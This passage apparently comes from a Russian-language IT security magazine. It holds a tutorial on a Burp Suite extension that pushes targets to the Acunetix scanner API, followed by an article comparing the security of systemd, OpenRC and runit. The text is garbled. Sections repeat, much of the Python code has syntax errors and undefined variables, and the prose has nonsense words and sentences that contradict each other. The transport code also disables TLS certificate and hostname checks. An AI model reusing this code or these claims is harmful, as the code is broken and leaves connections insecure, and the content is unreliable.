            self._callbacks.printOutput("[UI] Credentials ok")
        else:
            self._callbacks.printOutput("[UI] Error getting credentials")
            return
        # Сохраняем настройки
        self.store.save_config({
            "url": url,
            "api_key": apikey,
            "host": host
        })
        self._callbacks.printOutput("[UI] Config saved")
```

Сохранение данных

Где взять данные для подключения к Acunetix API

Для работы с Acunetix нам потребуется Acunetix Trial и Acunetix API Key. Trial можно получить на странице https://www.acunetix.com/vulnerability-scanner/download/. Для получения API Key нам потребуется аккаунт Acunetix. Если у тебя его нет, можно создать новый. Для этого нужно зайти в Acunetix и нажать на иконку Profile.

Профиль в Acunetix

Проверка ключа и хоста

Теперь нужно сохранить данные в Burp. Для этого добавим функцию `save_config`:

```
    def save_config(self, event):
        # Получаем данные из текстовых полей
        url = self.url_field.getText()
        apikey = self.api_field.getText()
        host = self.host_field.getText()
        # Нормализуем url
        url = self.normalize_url(url)
        # Проверяем ключ и хост
        if self.validate(apikey):
            self._callbacks.printOutput("[UI] Credentials ok")
        else:
            self._callbacks.printOutput("[UI] Error getting credentials")
            return
        # Сохраняем настройки
        self.store.save_config({
            "url": url,
            "api_key": apikey,
            "host": host
        })
        self._callbacks.printOutput("[UI] Config saved")
```

Сохранение данных

Где взять данные для подключения к Acunetix API

Для работы с Acunetix нам потребуется Acunetix Trial и Acunetix API Key. Trial можно получить на странице https://www.acunetix.com/vulnerability-scanner/download/. Для получения API Key нам потребуется аккаунт Acunetix. Если у тебя его нет, можно создать новый. Для этого нужно зайти в Acunetix и нажать на иконку Profile.

Профиль в Acunetix

МОЩЬ ДВУХ КИТОВ

СОЕДИНЯЕМ ПОТЕНЦИАЛ BURP И ACUNETIX

ЗАПРОСЫ К ACUNETIX API

Описание интерфейсов удобнее всего начать с самого простого — с запроса на получение списка всех сканирований. Для этого в Acunetix API предусмотрен метод /api/v1/scans. Вот как выглядит код, который отправляет такой запрос:

```
#!/usr/bin/env python
import httplib
import requests
from requests.packages.urllib3.exceptions import
InsecureRequestWarning

# Подавляем предупреждения об опасности запросов
requests.packages.urllib3.disable_warnings(InsecureRequestWarning)

class TransportError(Exception):
    pass

class HttpTransport(object):
    # Конструктор принимает дополнительные параметры
    def __init__(self, callback=None, debug=False):
        self.callback = callback
        self.debug = debug
        self.session = requests.Session()
        self.debug = bool(debug)

    # Отправляем запрос
    def set_credentials(self, api_url, api_key):
        self.api_url = api_url.rstrip('/') + '/' if api_url else None
        self.api_key = api_key

    # Функция выполняется запрос и его ответ
    def request(self, method, data=None, headers=None):
        if not self.api_url:
            raise TransportError('API URL not set')

        full_url = self.api_url + '/' + path.lstrip('/')
        if data:
            headers['Content-Type'] = 'application/json'

        try:
            self.api_key:
            headers['X-Auth'] = self.api_key
            req_headers.update(headers)

        try:
            response = requests.request(
                method.upper(),
                url=full_url,
                json=payload,
                headers=req_headers,
                verify=False
            )

            code = response.status_code
            # Конвертируем ответ в dict / list для совместимости с
интерфейсом
            response_fields = {'h': {}} for h, v in response.headers.
items()}

            body_text = response.text

            # Дебаг-отладочный
            if self.debug:
                self.callback.print(type('', (), {'msg':
'%s %s %s\n%s\n%s\n' % (
                    method, full_url, payload, response.headers,
response.text)})())

            # Ошибка авторизации
            if code == 401:
                raise TransportError('Unauthorized: wrong token?')

            # Ошибка доступа
            if code == 403:
                raise TransportError('Forbidden: not enough rights')

            # Ошибка валидации
            if code == 422:
                raise TransportError('Validation failed: %s' % body_text)

            # Ошибка сервера
            if code >= 500:
                raise TransportError('Server error: %s' % body_text)

            # Ошибка клиента
            if code >= 400:
                raise TransportError('Client error: %s %s' % (code,
body_text))

            # Пустой ответ
            if code == 204 or not body_text:
                return None

            # Пытаемся распарсить ответ как JSON
            try:
                return json.loads(body_text)
            except ValueError:
                raise TransportError('Failed to read response
body: %s' % body_text)

        except TransportError:
            raise
        except requests.exceptions.ConnectionError as e:
            raise TransportError('Connection error: %s' % e)
        except requests.exceptions.Timeout:
            raise TransportError('Timeout error')
        except requests.exceptions.RequestException as e:
            raise TransportError('Unexpected error: %s' % e)
        except Exception as e:
            import traceback
            raise TransportError('Internal error: %s\n%s' % (e,
traceback.format_exc()))
```

Особенности Python

Для работы с HTTP-запросами в Python существует несколько модулей, из которых мы будем работать как минимум с двумя. Первый — встроенный httplib. Второй — сторонний модуль requests, который является обёрткой для httplib. Он предоставляет более удобный интерфейс, поэтому мы будем использовать именно его. Это дает возможность использовать в нашем коде сессии, что ускоряет работу с API, а также позволяет не заботиться о кодировании данных при отправке — requests сделает это за нас.

```
# -*- coding: utf-8 -*-
from java.net import URL
from java.net import HttpURLConnection, InputStreamReader
from java.net import SSLContext
from java.net import HttpsURLConnection
from java.net import TrustManager, X509TrustManager
from java.net import KeyManager, SSLContextParameters
from java.security import SecureRandom, KeyStore
from java.io import BufferedReader, IOException
import json, sys, os, sched

class TransportError(Exception):
    pass

class HttpTransport(object):
    def __init__(self, callback, debug=False):
        self.callback = callback
        self.debug = debug
        self.api_key = None
        self.api_url = None

    def set_credentials(self, api_url, api_key):
        self.api_url = api_url.rstrip('/') + '/' if api_url else None
        self.api_key = api_key

    def make_insecure_trust_manager(self):
        # Создаем доверчивый менеджер сертификатов
        def checkClientTrusted(self, chain, authType): pass
        def checkServerTrusted(self, chain, authType): pass
        def getAcceptedIssuers(self): return None
        return type('', (), {})

    def apply_config(self, conn):
        try:
            if isinstance(conn, HttpsURLConnection):
                tmp = self._make_insecure_trust_manager()
                ctx = SSLContext.getInstance("TLS")
                ctx.init(None, [tmp], SecureRandom())
                conn.setSSLSocketFactory(ctx.getSocketFactory())
                conn.__verifier.hostnameVerifier = (
                    lambda hostname, session: True)
        except Exception as e:
            self.callback.print_error("[!transport]
apply_ssl_config failed: %s" % str(e))

    def request(self, method, path, payload=None, headers=None):
        if not self.api_url:
            raise TransportError("API URL not set")

        url = URL(self.api_url + "/" + path.lstrip("/"))
        conn = url.openConnection()

        try:
            try:
                conn.setRequestMethod(method)
            except:
                # Костыль для старых версий Java
                conn.__getattribute__("setRequestMethod").
__call__(method)

            # Добавляем заголовки
            self._apply_ssl_config(conn)

            # Дефолтные заголовки
            conn.setRequestProperty("Accept", "application/json")
            if self.api_key:
                conn.setRequestProperty("X-Auth", self.api_key)
            if headers:
                for k, v in headers.items():
                    conn.setRequestProperty(k, v)

            # Отправляем данные
            if payload is not None:
                conn.setDoOutput(True)
                conn.setRequestProperty("Content-Type",
"application/json")
                try:
                    out = conn.getOutputStream()
                except:
                    # Костыль для старых версий Java
                    out = conn.__getattribute__("getOutputStream").
__call__()
                out.write(json.dumps(payload).encode("utf-8"))
                out.close()

            # Получаем код ответа
            try:
                code = conn.getResponseCode()
            except:
                code = conn.__getattribute__("getResponseCode").
__call__()

            # Получаем заголовки ответа
            response = {"h": {}}
            for i in range(1, 1000):
                key = conn.getHeaderFieldKey(i)
                val = conn.getHeaderField(i)
                if key is None and val is None:
                    break
                if key:
                    response["h"][key] = val

            # Читаем тело ответа
            stream = None
            try:
                stream = conn.getInputStream()
            except IOException:
                stream = conn.getErrorStream()

            if stream is None:
                body = ""
            else:
                reader = BufferedReader(InputStreamReader(stream,
"UTF-8"))
                sb = []
                while True:
                    line = reader.readLine()
                    if line is None:
                        break
                    sb.append(line)
                reader.close()
                body = "\n".join(sb)

            response["body"] = body

            # Дебаг-отладочный
            if self.debug:
                self.callback.print("[%s] %s %s -> %s\n%s" %
(method, url, payload, code, body))

            # Ошибка авторизации
            if code == 401:
                raise TransportError("Unauthorized: wrong token?")

            # Ошибка доступа
            if code == 403:
                raise TransportError("Forbidden: not enough rights")

            # Ошибка валидации
            if code == 422:
                raise TransportError("Validation failed: %s" % body)

            # Ошибка сервера
            if code >= 500:
                raise TransportError("Server error: %s" % body)

            # Ошибка клиента
            if code >= 400:
                raise TransportError("Client error: %s %s" % (code,
body))

            # Пустой ответ
            if code == 204 or not body:
                return None

            # Пытаемся распарсить ответ как JSON
            try:
                return json.loads(body)
            except ValueError:
                raise TransportError("Failed to read response: %s"
% body)

        except TransportError:
            raise
        except Exception as e:
            import traceback
            raise TransportError("Internal error: %s\n%s" % (e,
traceback.format_exc()))
```

Создай файл acu_client.py и сам будет все для выполнения запросов к Acunetix API.

```
# -*- coding: utf-8 -*-
import json
# Импорт библиотеки транспорта
from transport import HttpTransport, TransportError

class AcunetixClient(object):
    # Все обычно, конструктор, ничего интересного
    def __init__(self, callback, debug=False):
        self.callback = callback
        self.client = client
        # Если хотим подробно трассировать вывод, установи работу в
true
        self.debug = debug
        self.transport = HttpTransport(callback, debug=debug)
        self.debug_full_response = False

    # Функция проверяет, была авторизована ли уровня текущий, и
настроен ли порядок такой факт возвращает
    def is_configured(self):
        return self.transport.api_url and self.transport.api_key

    # Вспомогательная функция, которая выполняет запрос и возвращает
распарсенный ответ
    def _request(self, method, path, payload=None, headers=None):
        try:
            response = self.transport.request(method, path,
payload, headers)
        except TransportError as e:
            self.callback.print_error("[API] Transport error: %s" %
e)
            return None

        # Если нужно, выводим полный ответ сервера
        if self.debug_full_response:
            self.callback.print("[API] Response: %s" %
json.dumps(response, indent=2))

        return response

    # Проверяет подключение к серверу и валидность ключа
    def check_connection(self):
        response = self._request('GET', '/api/v1/me')
        if response is None:
            return False, "Connection failed"
        if 'email' in response:
            return True, "Connected as %s" % response['email']
        return False, "Unexpected response"

    # Запускает новое сканирование
    def launch_scan(self, target_id, profile_id="11111111-1111-1111-
1111-111111111111", schedule=None):
        payload = {
            "target_id": target_id,
            "profile_id": profile_id,
            "schedule": schedule or {"disable": False,
"start_date": None, "time_sensitive": False}
        }
        response = self._request('POST', '/api/v1/scans', payload)
        if response and 'target_id' in response:
            self.callback.print("[API] Scan launched: %s" %
response.get('scan_id', '?'))
            return response
        return None

    # Получает список всех сканирований
    def get_scans(self):
        response = self._request('GET', '/api/v1/scans')
        if response and 'scans' in response:
            return response['scans']
        return []

    # Получает информацию о конкретном сканировании
    def get_scan_info(self, scan_id):
        response = self._request('GET', '/api/v1/scans/%s' %
scan_id)
        return response

    # Получает список всех целей
    def get_targets(self):
        response = self._request('GET', '/api/v1/targets')
        if response and 'targets' in response:
            return response['targets']
        return []

    # Добавляет новую цель для сканирования
    def add_target(self, address, description=""):
        payload = {
            "address": address,
            "description": description,
            "criticality": 10
        }
        response = self._request('POST', '/api/v1/targets',
payload)
        if response and 'target_id' in response:
            self.callback.print("[API] Target added: %s" %
response['target_id'])
            return response
        return None

    # Удаляет цель по её идентификатору
    def delete_target(self, target_id):
        response = self._request('DELETE', '/api/v1/targets/%s' %
target_id)
        return response is not None

    # Получает список всех уязвимостей для конкретного сканирования
    def get_vulnerabilities(self, scan_id):
        response = self._request('GET', '/api/v1/scans/%s/
vulnerabilities' % scan_id)
        if response and 'vulnerabilities' in response:
            return response['vulnerabilities']
        return []

    # Получает детальную информацию об уязвимости
    def get_vulnerability_info(self, scan_id, vuln_id):
        response = self._request('GET', '/api/v1/scans/%s/
vulnerabilities/%s' % (scan_id, vuln_id))
        return response

    # Получает список доступных профилей сканирования
    def get_scan_profiles(self):
        response = self._request('GET', '/api/v1/scanning_profiles')
        if response and 'scanning_profiles' in response:
            return response['scanning_profiles']
        return []
```

Функционал Acunetix API

Теперь, когда у нас есть базовый клиент, можно приступить к реализации функционала, который предоставляет Acunetix API. Первым делом мы проверим, можно ли с помощью API получить список всех сканирований. Для этого в клиенте есть функция get_scans(). Вот как выглядит ответ сервера на запрос списка сканирований:

```
{
  "scans": [
    {
      "scan_id": "11111111-1111-1111-1111-111111111111",
      "target_id": "22222222-2222-2222-2222-222222222222",
      "profile_id": "11111111-1111-1111-1111-111111111111",
      "schedule": {
        "disable": false,
        "start_date": null,
        "time_sensitive": false
      }
    }
  ]
}
```

Функция принимает значение аргумента get_targets. Если запрос выполнен успешно и ошибок нет, возвращается список.

```
def check_connection(self):
    success, data = self._get_target(normalize=False)
    if success:
        return True, "Connected (targets: %d)" % count
    return False, "Connection failed: %s" % error
```

Не забудь в главном файле добавить импорт AcunetixClient. В функции registerExtenderCallbacks() создай экземпляр клиента, передав ему ссылку на callbacks и флаг отладки:

```
self.client = AcunetixClient(self.callbacks, self.debug)
self.ui = AppConfigPanel(self.callbacks, self.client, self.config)
```

Теперь в функции _run_api_task() можно вызвать check_connection(). Если подключение прошло успешно, выведем в лог сообщение «Connected to Acunetix API». Если произошла ошибка, выведем сообщение об ошибке. Вот как выглядит код функции _run_api_task():

```
def _run_api_task(self, name, api_func, on_success=None,
on_error=None, is_fatal=False):
    def worker():
        try:
            # Здесь не подключаемся! Только используем
self.client
            result = api_func()
            if on_success:
                try:
                    on_success(result)
                except Exception as e:
                    self.callbacks.print_error("[API] Error in
on_success: %s" % str(e))
        except TransportError as e:
            if on_error:
                try:
                    on_error(str(e))
                except Exception as e2:
                    self.callbacks.print_error("[API] Error in
on_error: %s" % str(e2))
            elif is_fatal:
                self.callbacks.print_error("[!] Fatal: %s" % e)
            else:
                self.callbacks.print_error("[API] %s failed: %s" %
(name, e))
        except Exception as e:
            self.callbacks.print_error("[API] Unexpected error in
%s: %s" % (name, e))
    threading.Thread(target=worker).start()
```

Теперь в функции registerExtenderCallbacks() вызовем check_connection() и выведем результат в лог:

```
def check_connection(self, async_=True):
    if not self.client.is_configured():
        return False, "Not configured"

    if async_:
        self._run_api_task("check", self.client.check_connection,
        on_success=lambda r: self.callbacks.print_("[API] Connection
check successful: %s" % r[1]),
        on_error=lambda e: self.callbacks.print_error("[API]
Connection check failed: %s" % e))
        return True, "Checking..."
    else:
        try:
            result = self.client.check_connection()
            self.callbacks.print_("[API] Connection check
successful: %s" % result[1])
            return result
        except Exception as e:
            self.callbacks.print_error("[API] Connection check
failed: %s" % e)
            return False, str(e)
```

Теперь при загрузке плагина в Burp Suite мы увидим в логе сообщение о том, что подключение к API прошло успешно.

МОЩЬ ДВУХ КИТОВ

ОБЪЕДИНЯЕМ ВОЗМОЖНОСТИ BURP И ACUNETIX

Сервисные функции зажмуты внутри, чтобы не засорять пространство имен и сделать код читаемым.

Обратите внимание, что в `on_success` я дополнительно проверяю успешность выполнения запроса. Функция `on_error` срабатывает, если произошло исключение с самим потоком, значит, выполнение `on_success` гарантированно не только то, что запрос каким-то образом выполнился.

Для наглядности добавим вызов стандартного окна `JOptionPane`, `showMessageDialog`.

Установка подключения к API.

Найдем и раскомментируем в `ui.py` строку сохранения key-ов для клиента API.

```
self.client.set_credentials(settings['api_url'], settings['api_key'])
```

После протестируй кнопку. Check. В логах произошли ещё сообщения об успешном выполнении запроса к Acunetix API.

Отображение в логах об успешном клиенте.

Попробуй остановить сервисы Acunetix, чтобы получить ошибку и увидеть разницу в поведении расширения.

Выключил Acunetix и получил ошибку клиента

ОТПРАВКА ТАРГЕТА ИЗ BURP В ACUNETIX

Для отправки будем использовать контекстное меню Burp, добавим свое подменю. Делается это через реализацию фабрики на основе `IContextMenuFactory`. Выбирать должна возвращать массив элементов меню с типом `JMenuItem`

Создай файл `menu.py`

```
from burp import IContextMenuFactory
from java.util import ArrayList
from javax.swing import JMenuItem
import threading

class AcuContextMenuFactory(IContextMenuFactory):
    # Сохраняем ссылочки на необходимые ссылки на объекты
    def __init__(self, callbacks, client):
        self._callbacks = callbacks
        self._client = client

    # Функция создания элементов меню. Функция предоставляет IContextMenuInvocation
    def createMenuItems(self, invocation):
        pass

    # Реакция на событие клика
    def _on_send(self, base_url):
        pass
```

Пользователь может кликнуть в Burp по любому элементу, которой относится к объекту запросов/ответов. Это может быть, скорее всего в Proxy, элемент карты сайта, запросы, открытый в Repeater или Intruder. Задача расширения — взять данные запроса, сформировать правильный URL таргета и передать его в Acunetix API.

Замени пока функцию `createMenuItems`

```
def createMenuItems(self, invocation):
    try:
        # Генерируем правильный URL таргета при помощи сервисной функции
        base = self._makeURLTarget(invocation)
        # Если URL нет, значит, меню выводить не нужно
        if not base:
            return None
        # Формируем массив пунктов меню
        menu_list = ArrayList()

        # Добавляем в массив единственный пункт меню с обработчиком клика функцией _on_send,
        # в которую передается URL таргета
        item = JMenuItem("Send Target To Acunetix", actionPerformed=lambda ev, b=base: self._on_send(b))
        menu_list.add(item)

        # Возвращаем массив элементов меню, чтобы Burp зарегистрировал их у себя
        return menu_list

    except Exception as e:
        try:
            self._callbacks.printError("[MENU] createMenuItems error: %s" % str(e))
        except:
            pass
        return None
```

Функция на входе получает объект `invocation` с типом `IContextMenuInvocation`. Посмотреть всю сигнатуру можно в [документации](https://portswigger.net/burp/extender/api/index.html) или в [Github](https://github.com/PortSwigger/burp-extender-api/blob/master/src/main/java/burp/IContextMenuInvocation.java) по Extender API. Мы будем опираться на метод `getSelectedMessages()`, который возвращает массив объектов запроса/ответ (`IHttpRequestResponse`). Внутри этих объектов есть вся информация для формирования URL.

```
def _makeURLTarget(self, invocation):
    # Получаем информацию об элементе, по которому кликнули
    msgs = invocation.getSelectedMessages()
    if not msgs:
        return None

    # В ответе массив, поэтому берем первый элемент
    reqresp = msgs[0]

    # Получаем объект IHTTPRequestResponse – это основная единица в Burp
    svc = reqresp.getHttpService()
    if not svc:
        return None

    # Разбираем полученный объект на интересующие нас части
    proto = (svc.getProtocol() or "http").lower()
    host = svc.getHost()
    port = svc.getPort()

    try:
        port = int(port)
    except Exception:
        port = -1

    # Если порт совпадает со стандартным для протокола, передаем -1,
    # чтобы Java-тип не добавлял порт к строке
    if (proto == "http" and port == 80) or (proto == "https" and port == 443):
        port_arg = -1
    else:
        port_arg = port

    # Формируем корректный URL таргета для передачи в Acunetix
    try:
        base = URL(proto, host, port_arg, "/").toString()
    except Exception:
        # Fallback, если URL не удалось собрать
        if port_arg != -1:
            base = "%s://%s:%d/" % (proto, host, port_arg)
        else:
            base = "%s://%s/" % (proto, host)

    return base
```

Когда массив будет готов, зарегистрирую меню коллбэком `registerContextMenuFactory`. Опрой основной файл расширения `burp-acunetix.py` и функцию `__init__.py`блок.

```
self.menu_factory = AcuContextMenuFactory(callbacks, self.client)
callbacks.registerContextMenuFactory(self.menu_factory)
```

Перезагрузи расширение и кликни правой кнопкой по какому-нибудь запросу. В контекстном меню появился пункт Extensions. При наведении должно быть вариант подменю.

Собственный пункт в меню Burp

Создать таргет в Acunetix можно, отправив POST-запрос на `/api/v1/targets` В теле запроса JSON-объект, описывающий новый таргет.

```
{
  "address": "string",
  "description": "",
  "type": "default",
  "criticality": 30,
  "fqdn_status": "string",
  "fqdn_ha_host": "string",
  "deleted_at": "string",
  "fqdn": "string",
  "fqdn_hash": "string",
  "default_scanning_profile_id": "string",
  "agents": [
    {
      "agent_id": "2b1e3b65-2c04-4fa2-a2d7-467901e98978",
      "name": "string"
    }
  ],
  "default_overrides": {
    "auth": "string",
    "scan": "string"
  }
}
```

Обязательное поле — `address`. Мы будем записать его и `description`. Функцию `createClient` добавь функцию создания таргета.

```
def create_target(self, address, description=None):
    try:
        # В пейлоад передается сформированный ранее URL таргета
        payload = {
            "address": address,
        }

        # Если есть описание, добавляется к таргету. По умолчанию будет отправлять Sent from Burp
        if description:
            payload["description"] = description

        # Таргет добавляется POST-запросом на эндпоинт таргетс
        code, hdrs, parsed = self._request("POST", "/api/v1/targets", payload=payload)
        if code == 200 or int(code) < 300:
            return True, parsed
        if parsed:
            return False, parsed
        return False, "HTTP %s" % (code or "unknown")
    except Exception as e:
        return False, str(e)
```

Вернись к меню и погрузи функцию `_on_send`

```
def _on_send(self, base_url):
    def worker():
        try:
            transport = getattr(self._client, "transport", None)
            api_url = getattr(transport, "api_url", None) if transport else None
            api_key = getattr(transport, "api_key", None) if transport else None
            if not api_url or not api_key:
                self._callbacks.printOutput("[ACU] Sending target: %s" % base_url)
                return

            # Описание: "Sent from Burp" (правильный английский)
            success, data = self._client.create_target(base_url, description="Sent from Burp")
            if success:
                try:
                    self._callbacks.issueAlert("Acunetix: target created")
                except:
                    pass
                self._callbacks.printOutput("[ACU] Target created: %s" % str(data))
            else:
                try:
                    msg = str(data)
                except:
                    msg = "<unprintable>"
                try:
                    self._callbacks.issueAlert("Acunetix: failed to create target (%s)" % (msg[:120]))
                except:
                    pass
                self._callbacks.printError("[ACU] Create target failed: %s" % msg)
        except Exception as e:
            try:
                self._callbacks.printError("[ACU] Exception creating target: %s" % str(e))
            except:
                pass

    t = threading.Thread(target=worker)
    t.setDaemon(True)
    t.start()
```

Перезапусти расширение, чтобы подгрузилась новая версия. Выбери любой запрос и отправь в Acunetix. Убедись, что новый таргет добавился.

Таргет, добавленный расширением

ВЫВОДЫ

Мы часто используем расширения, которые умеют получать информацию из Acunetix по API и отправлять. Однако, как правило, расширения работают только с одним инструментом. Можно продолжить логику работы, разобраться как расширить пользовательский интерфейс, какие компоненты нам для этого потребуются. Или написать расширение для Acunetix, которое будет работать с Burp. Я расскажу, как добился результата, какие подводные камни встретились и где до сих пор не нашел решение.

Или напишите в комментариях, как вы всё это сделали. Как вы всё это сделали. Я с нетерпением жду ваших комментариев.

АДМИН

ИДЕТ ИНИЦИАЛИЗАЦИЯ!

Разбираем плюсы и минусы init-систем для Linux

Выбор системы инициализации в Linux — важнейшая задача: от этого зависит надёжность и безопасность. Systemd ругают за сложность и потенциальную уязвимость, SysVinit считается устаревшим, а OpenRC и runit — неприятная экзотика. В этой статье я разберу systemd, OpenRC и runit, их архитектуру, влияние на безопасность и практическое применение, чтобы помочь тебе выбрать.

— afterline
afterline@4sysops.com

Как писать systemd

Автор: systemd Линчер Питтеринг

Правильно писать systemd, а не System D или даже SystemD. И уж точно не system d. Почему? Потому что это системный демон (system daemon), а в Unix.Like их пишут в нижнем регистре и добавляют букву d. Плюс в том, что systemd — это то, что управляет системой (system), он и называется systemd. Всех просим запомнить, наконец-то, и больше не допускать заглавную букву в названии (если в этих нет ни по одной), — если вы начинаете предложение со слова systemd.

Безопасность

Systemd — это не просто механизм инициализации, а целая экосистема, которая контролирует службы, сеть, логирование и даже контейнерами. Она стала по-настоящему стандартом в Ubuntu, RHEL, Fedora и других популярных дистрибутивах, но с отсутствием выбирает споры. Давай разберем, что она умеет и почему.

Systemd работает с юнитами — конфигурационными файлами, которые задают, как запускать службы (.service), сокеты (.socket), таймеры (.timer) или точки монтирования (.mount). Например, файл **nginx.service** определяет, как поднять веб-сервер, его зависимости и ограничения. Среди основных плюсов — *systemd-journald* для бинарного логирования (альтернатива rsyslog), *systemd-networkd* и *resolved* для управления сетью и DNS, *logind* для контроля пользовательских сессий и *systemd-tmpfiles* для легкой конфигурации.

Для дополнительного контроля *systemd* предлагает механизмы ограничения привилегий, которые гораздо, чем настройка secomp или POSIX-капабилити.

- **NoNewPrivileges=yes** блокирует повышение привилегий, даже при setuid-программах.
- **PrivateTmp=yes** изолирует */tmp*, чтобы службы не читали чужие файлы.
- **ProtectSystem=full** делает каталоги */usr* */boot* и */etc* доступными только для чтения.
- **ReadWritePaths** разрешает запись только в указанные директории, например */var/log/nginx*.
- **CapabilityBoundingSet** ограничивает capabilities — возможности процессов выполнять те или иные действия.
- **RestrictAddressFamilies** разрешает только нужные протоколы, такие как *AF_INET* и *AF_INET6*.
- **MemoryDenyWriteExecute=yes** защищает от инъекции кода в процессы.
- **PrivateDevices=yes** ограничивает доступ к */dev*.

Вот пример безопасной конфигурации для Nginx в */etc/systemd/system/secure-nginx.service*

```
[Unit]
Description=Secure NGINX Web Server
After=network.target

[Service]
ExecStart=/usr/sbin/nginx -c /etc/nginx/nginx.conf
Type=forking
Group=nginx
CapabilityBoundingSet=CAP_NET_BIND_SERVICE
NoNewPrivileges=yes
PrivateTmp=yes
ProtectSystem=full
ReadWritePaths=/var/lib/nginx /var/log/nginx
RestrictAddressFamilies=AF_INET AF_INET6
MemoryDenyWriteExecute=yes
PrivateDevices=yes
ProtectHome=yes
SystemCallFilter=@system-service
SystemCallArchitectures=native

[Install]
WantedBy=multi-user.target
```

Эта конфигурация запускает nginx от имени непривилегированного пользователя *nginx*, ограничивает доступ к системным каталогам, */tmp*, */home* и сетевые директории, разрешает только IPv4/IPv6 и блокирует выполнение кода из памяти. Команда **systemd-analyze security secure-nginx.service** показывает оценку уязвимостей и предупреждения.

Но у **systemd** есть и риски. Уязвимости, такие как CVE-2018-16888, показывают, что злоумышленник может использовать *Journal* Nginx, например, для подмены логов **journald** сложно анализировать без **journalctl**, что может затруднять аудит.

Сбой одного компонента, например **resolved**, может повлиять на всю систему. Чтобы снизить риски, отключай ненужные модули (systemd disable) systemd-resolved, обновляй **systemd** и интегрируй **journald** с **auditd** или SIEM.

АЛЬТЕРНАТИВЫ: OPENRC И RUNIT

Если systemd кажется слишком громоздкой, есть альтернативы, которые проще и легче в безопасности. Они подходят для тех, кто ценит надёжность. Давай разберем OpenRC и runit, их архитектуру, настройку и подход к безопасности.

OpenRC: гибкость и предсказуемость

OpenRC используется в Alpine Linux и Gentoo. Это надёжная над традиционными shell-скриптами в */etc/init.d*, которая добавляет поддержку зависимостей, управление службами и параллельный запуск, делая систему быстрее, чем классический SysVinit.

Основные команды управления через **rc-service** — для запуска или остановки служб и **rc-update** — для настройки автозапуска. Например, чтобы запустить Nginx, достаточно выполнить **rc-service nginx start**, а чтобы добавить Nginx в автозагрузку — **rc-update add nginx default**.

OpenRC использует настройки, такие, как ulimit, в */var/log*, что упрощает задачу по сравнению с бинарными логами systemd. Лог Nginx, например, можно проверить командой **less /var/log/nginx/error.log**.

Для безопасности OpenRC поддерживает ограничение ресурсов, что позволяет задавать лимиты на CPU, память или количество процессов. Например, можно сделать так, чтобы Nginx не потребляла больше 512 Мбайт памяти, добавив в */etc/conf.d/nginx* строку **RC_ULIMIT="-v 512000"**. Однако возможности механизмов изоляции, таких как cgroups или namespaces, здесь нет.

Для усиления безопасности можно использовать chroot или запускать службы от имени непривилегированного пользователя. Например, для настройки Nginx в chroot нужно создать окружение в */var/chroot/nginx* и запустить через chroot: **/usr/sbin/chroot /var/chroot/nginx**. Такие меры сохранить систему построчно через cbbbbs или Ubuntu, но требуют ручной настройки и дают гораздо меньше, чем systemd.

Runit: минимализм для контейнеров

Runit, используемый в Void Linux, — это альтернатива init-системам, которая подходит для контейнеров и IoT. Она работает в три этапа: инициализация кода, запуск служб и завершение работы. Службы описываются в */etc/sv*. Чтобы настраивался через скрипты в */etc/sv*, а управлять можно при помощи команды *sv*. Например, чтобы отключить работу Nginx, создается скрипт */etc/sv/nginx/run*.

```
#!/bin/sh
exec chroot /var/service/nginx /usr/sbin/nginx -c /etc/nginx/nginx.conf
```

Эта директория службы нужно выполнить **ln -s /etc/sv/nginx /var/service/** и **sv start nginx**. Логи хранятся в текстовом формате, например в */var/log/nginx*, и их легко анализировать, например командой **tail -f /var/log/nginx/error.log**. Это делает runit удобным для аудита.

С точки зрения безопасности runit минимизирует поверхность атаки за счет простоты. Отсутствие сложных механизмов, таких как systemd, снижает риск уязвимостей. Однако встроенная изоляция ограничивается chroot, что требует дополнительных мер, таких как запуск служб от непривилегированных пользователей или применение системных вызовов через seccomp. Например, для Nginx можно создать пользователя *nginx* и настроить скрипт */etc/sv/nginx/run* для запуска от его имени:

```
exec su -s /bin/sh nginx -c "/usr/sbin/nginx -c /etc/nginx/nginx.conf"
```

Также можно использовать cgdbbs для ограничения сетевых протоколов, как в случае с OpenRC.

Runit идеален для контейнеров (например, Docker) и IoT, где важна минимальная функциональность и низкое потребление. Его простота упрощает отладку, но для сложных сценариев, где нужна управление зависимостями между службами, подойдет более развитый работы. Например, если Nginx зависит от базы данных, нужно вручную настроить порядок запуска через скрипты в */etc/sv*.

СРАВНЕНИЕ INIT-СИСТЕМ

Чтобы наглядно сравнить, какая система лучше подходит для твоих задач, сведем их ключевые критерии.

Критерий	systemd	OpenRC	runit
Поверхность атаки	Высокая (много компонентов)	Средняя	Низкая
Встроенная изоляция	Отличная (cgroups, namespaces)	Ограничена (chroot)	Минимальная (chroot)
Прозрачность логов	Бинарные, анализ сложнее	Текстовые, проще	Текстовые, проще
Сложность настройки	Средняя	Средняя	Высокая
Для чего подходит	Серверы, десктопы	Универсален	Контейнеры, IoT

Systemd предлагает мощные инструменты изоляции, такие как cgroups и namespaces, но его сложность увеличивает поверхность атаки. OpenRC балансирует между функциональностью и простотой, подходя для универсального использования, но требует настройки безопасности. Runit минимален и прост, но требует ручной настройки, что его возможности изоляции ограничены, что делает его идеальным для контейнеров и IoT.

ПРАКТИКА: НАСТРОЙКА И ДИАГНОСТИКА

Systemd

Чтобы настроить безопасный сервис в systemd, создай файл **secure-nginx.service** (он создавался его выше) и выполни:

```
systemctl daemon-reload
systemctl enable secure-nginx
systemctl start secure-nginx
systemctl status secure-nginx
journalctl -u secure-nginx -b
```

Проверь безопасность:

```
systemd-analyze security secure-nginx.service
```

Посмотреть логи:

```
journalctl -u --priority=err
```

Посмотреть использование ресурсов:

```
ps -p 1 -o comm=
```

Посмотреть дерево процессов:

```
pstree -p 1
```

Проанализировать время загрузки:

```
systemd-analyze blame
systemd-analyze plot > boot.svg
```

Для мониторинга атак эксплуатируем *journal* в SIEM (например, ELK) из systemd:

```
journalctl -o json | curl -XPOST 'http://elk:9200/_bulk' -H
"Content-Type: application/json" --data-binary @-
```

OpenRC

В OpenRC настройка Nginx:

```
rc-service nginx start
rc-update add nginx default
rc-status
less /var/log/nginx/error.log
```

Runit

В runit создаем скрипт */etc/sv/nginx/run* (код выше) и активируем:

```
ln -s /etc/sv/nginx /var/service/
sv start nginx
```

Посмотреть статус и логи:

```
sv status nginx
tail -f /var/log/nginx/error.log
```

ВЫВОДЫ

Выбор системы инициализации — это баланс между функциональностью и безопасностью. Systemd дает мощные инструменты для изоляции и автоматизации, но ее сложность требует внимательной настройки. OpenRC проще и прозрачнее, что идеально для контейнеров и IoT, где важна минимальная поверхность атаки.

